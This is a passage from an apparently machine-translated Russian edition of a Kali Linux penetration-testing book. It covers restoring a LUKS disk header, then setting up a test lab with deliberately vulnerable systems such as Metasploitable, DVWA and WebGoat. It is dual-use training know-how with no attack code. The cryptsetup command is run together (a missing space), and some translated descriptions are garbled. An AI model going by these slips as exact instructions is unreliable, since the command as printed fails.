Cipher name:    aes
Cipher mode:    xts-plain64
Hash spec:      sha1
Payload offset: 4096
MK bits:        512
MK digest:      67 5d 7a 68 7f 80 3d f5 ab c2 6d ba a3 78 ba 41 97 80
8a f5
MK salt:        67 fb 3f 38 48 70 00 f4 b5 3e fe 43 bf 8d da 7b
                94 07 4b bf 4b 65 28 e5 8c 8a 39 16 75 3a c6 7d
MK iterations:  28125
UUID:           5ec0bd0a-0732-48ba-ae54-86f65fa1c695

Key Slot 0: DISABLED
Key Slot 1: DISABLED
Key Slot 2: DISABLED
Key Slot 3: DISABLED
Key Slot 4: DISABLED
Key Slot 5: DISABLED
Key Slot 6: DISABLED
Key Slot 7: DISABLED
```

Что, если вы хотите восстановить диск, который вы были вынуждены уничтожить? До тех пор, пока вы можете получить зашифрованный заголовок из удаленного хранилища, это очень просто; Вы сможете расшифровать жесткий диск и восстановить свои данные. После того как зашифрованный заголовок был расшифрован (используя соответствующую команду дешифрования, основанную на методе, используемом для защиты файла), введите следующую команду:

```
root@kali:~# cryptsetupluksHeaderRestore --header-backup-file
  <имя файла> /dev/sda5
```

Это создаст следующее предупреждение:

```
Device /dev/sda5 already contains LUKS header, Replacing header will
  destroy existing keyslots. Are you sure?
```

При появлении запроса введите YES. Это заменит заголовок и позволит вам расшифровать жесткий диск.

Настройка тестовой среды

Перед тестированием производственной среды важно, чтобы тестировщик полностью понял, как использовать инструменты тестирования, какое влияние они окажут на целевую систему и как интерпретировать данные в отношении действий, выполняемых против цели.

Тестирование контролируемых сред часто приводит к результатам, отличным от тех же тестов, когда они запускаются в производственной системе по нескольким причинам, включая следующие:

- Операционная система в целевой среде отличается от операционной системы в тестовой среде, включая различные версии операционной системы. (XP явно отличается от Windows 8.1, но есть также различия между версиями Windows 8.1 Pro и Enterprise или между 32-разрядной и 64-разрядной операционной системой.) Изменения операционной системы для поддержки местных языков также могут существенно повлиять на присутствие Уязвимости.
- Целевая среда имеет разные пакеты обновлений, патчи или Применяемые обновления.
- В целевой среде установлены различные сторонние приложения; Они могут конфликтовать с сетевым трафиком, вводить новые уязвимости или влиять на способность тестировщика использовать существующие уязвимости.
- Цели, настроенные как виртуальные машины в среде хоста, могут по-другому реагировать на целевые системы, установленные непосредственно на голой металл.
- Объекты защищены различными сетевыми и системными устройствами и приложениями.

Для получения наилучших результатов тестеры (и нападающие) обычно используют двухэтапный процесс тестирования. Тестеры сначала выполняют атаку с использованием хорошо определенной виртуальной машины (такой как Windows XP) для определения наиболее эффективных инструментов и методологий атаки; Как только этот простой тестовый пример будет доказан, тестеры подтверждают атаку с использованием более сложной виртуальной или физической сети, максимально приближенной к целевой сети.

Уязвимые операционные системы и приложения

Тестировщики обычно поддерживают библиотеку текущих и исторических операционных систем.
При тестировании операционных систем Microsoft WinXP используется в качестве эталона для тестирования уязвимостей. Хотя Windows XP будет устаревать в 2014 году и больше не поддерживается Microsoft, она останется во многих сетях на серверах и рабочих станциях, а также встроена в устройства, такие как принтеры и терминалы продажи.

При тестировании уязвимых операционных систем Windows подписка на MSDN (Http://msdn.microsoft.com/en-ca/subscriptions/aa336858) имеет неоценимое значение, чтобы получить доступ к текущим продуктам Microsoft для тестирования в лаборатории.

Не используйте операционные системы, загруженные из общедоступных служб общего доступа к файлам, таких как сайты Torrent. DigitalDefence недавно оценила 40 загрузок операционных систем Microsoft с сайтов Torrent - каждая загрузка была заражена бэкдором, чтобы разрешить удаленный доступ к атакующему.

Чтобы протестировать более старые сторонние приложения Windows, которые обладают определенными уязвимостями, тестеры могут получить доступ к онлайн-хранилищам, которые сохраняют старые копии приложений; Многие из них включают в себя уязвимости, доступные для использования. Примеры таких репозиториев можно увидеть по следующим ссылкам:

- `http://www.oldapps.com`
- `www.oldversion.com`

Из-за их природы с открытым исходным кодом для загрузки и тестирования доступны несколько версий Unix-подобных операционных систем (Linux, BSD и Solaris).

Следующие проекты позволят вам протестировать установки операционной системы Unix с известными уязвимостями где вы можете получить доступ:

- Damn Vulnerable Linux (`http://sourceforge.net/projects/virtualhacking/files/os/dvl/`)
- LAMPSecurity (`http://sourceforge.net/projects/lampsecurity/`)
- Metasploitable2 (`http://sourceforge.net/projects/virtualhacking/files/os/metasploitable/`)


Старые приложения Unix с известными уязвимостями обычно доступны для загрузки на веб-сайте приложения.

Сложные среды для тестирования (операционная система и уязвимые приложения) можно загрузить из репозитория VulnHub по адресу http://vulnhub.com. Эти изображения обычно сопровождаются прохождением, которые демонстрируют различные способы использования изображений. Некоторые из изображений включают следующее:

- **bWAPP**: Это дает несколько способов обезопасить образец веб-сайта
- **VulnVPN**: Это позволяет тестировщику использовать услугу VPN для доступа к серверу и внутренним службам и получения доступа root
- **VulnVoIP**: Это позволяет тестировщику практиковаться в разведке и позволяет эксплуатировать сеть VoIP

Наконец, тестеры захотят воспользоваться некоторыми уязвимыми веб-приложениями, доступными для тестирования.

Одной из наиболее распространенных целей тестирования является образ Linux под названием Metasploitable. Базовая операционная система имеет множество уязвимостей; Кроме того, он загружает уязвимые веб-приложения при запуске. Чтобы получить доступ к приложениям, откройте Metasploitable как виртуальную машину, а затем запустите отдельную виртуальную машину с помощью Kali Linux. В виртуальной машине Kali откройте браузер и введите IP-адрес Metasploitable VM. Вы увидите параметры меню, как показано на следующем скриншоте:



Веб-приложения могут быть полезны для поддержки тестирования предприятия, а также конкретных атак против веб-приложений. Этими пятью приложениями являются:

- **TWiki**: Это приложение вики, которое поддерживает совместную работу предприятия в процессе тестирования; Он использует структурированный контент для создания простых систем документооборота
- **phpmyadmin**: Позволяет удаленное администрирование баз данных MySQL через Интернет
- **webdav**: **Web-based Distributed Authoring and Versioning** набор расширений для протокола HTTP, который позволяет пользователям совместно редактировать и управлять файлами на удаленных веб-серверах
- **Mutillidae**: Уязвимое приложение для хакерской атаки, состоящее из PHP-скриптов, уязвимых для 10 уязвимостей OWASP

  Как вы можете видеть в следующем отрывке экрана, 10 самых уязвимых мест Доступны в раскрывающемся меню. Например, выбрав параметр **A2 - Cross Site Scripting (XSS)** предоставляет доступ к подменю, соответствующему определенным типам уязвимости (**Re lected**, **Persistent**, **DOM Injection**, и т.д.).

База данных, указанная в файле конфигурации Mutillidae, неверна, и вы можете получать несколько ошибок для операций, требующих доступа к базе данных. Чтобы исправить их, войдите в Metasploitable2 и отредактируйте файл /var/www/mutillidae/config.inc; Измените поле dbname с metasploit на owasp10.

- Наконец, Metasploitable framework запускает **Damn Vulnerable Web Application** (**DVWA**) которое предоставляет другой набор проблем для атак на конкретные уязвимости.

Другие уязвимые веб-приложения, которые были хорошо охарактеризованы, включают следующее:

- **Hackxor**: это игра для взлома веб-приложений, которая заставляет игроков продвигаться по сюжету для решения проблем, связанных с различными уязвимостями (`http://hackxor.sourceforge.net/cgi-bin/index.pl`).
- **Foundstone**: Это выпустило ряд уязвимых веб-приложений, включая банк, книжный магазин, казино, доставку и сайт для путешествий (`www.mcafee.com/us/downloads/free-tools/index.aspx`).
- **LAMPSecurity**: Это обеспечивает серию уязвимых виртуальных машин, предназначенных для обучения Linux, Apache, PHP и безопасности баз данных (`http://sourceforge.net/projects/lampsecurity/files/`).

- **OWASP Broken Web Applications Project**: Это коллекция уязвимых веб-приложений (`http://code.google.com/p/owaspbwa/`).
- **WebGoat**: Это небезопасное веб-приложение J2EE, которое пытается обеспечить реалистичную среду тестирования. Он поддерживается OWASP (`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`).
- **Web Security Dojo**: Это учебное приложение, выпущенное Maven Security (`https://www.mavensecurity.com/web_security_dojo/`), содержит несколько целевых изображений, в том числе «Уязвимое веб-приложение Damn», «Gruyere», «Hackme's Casino», «Небезопасное веб-приложение OWASP» и «WebGoat», тестовый веб-сайт w3af и несколько целевых показателей уязвимости. Он также содержит набор инструментов для поддержки эксплуатации.

Спасибо за покупку

Книги "Продвинутое изучение Kali Linux для тестирования на проникновение"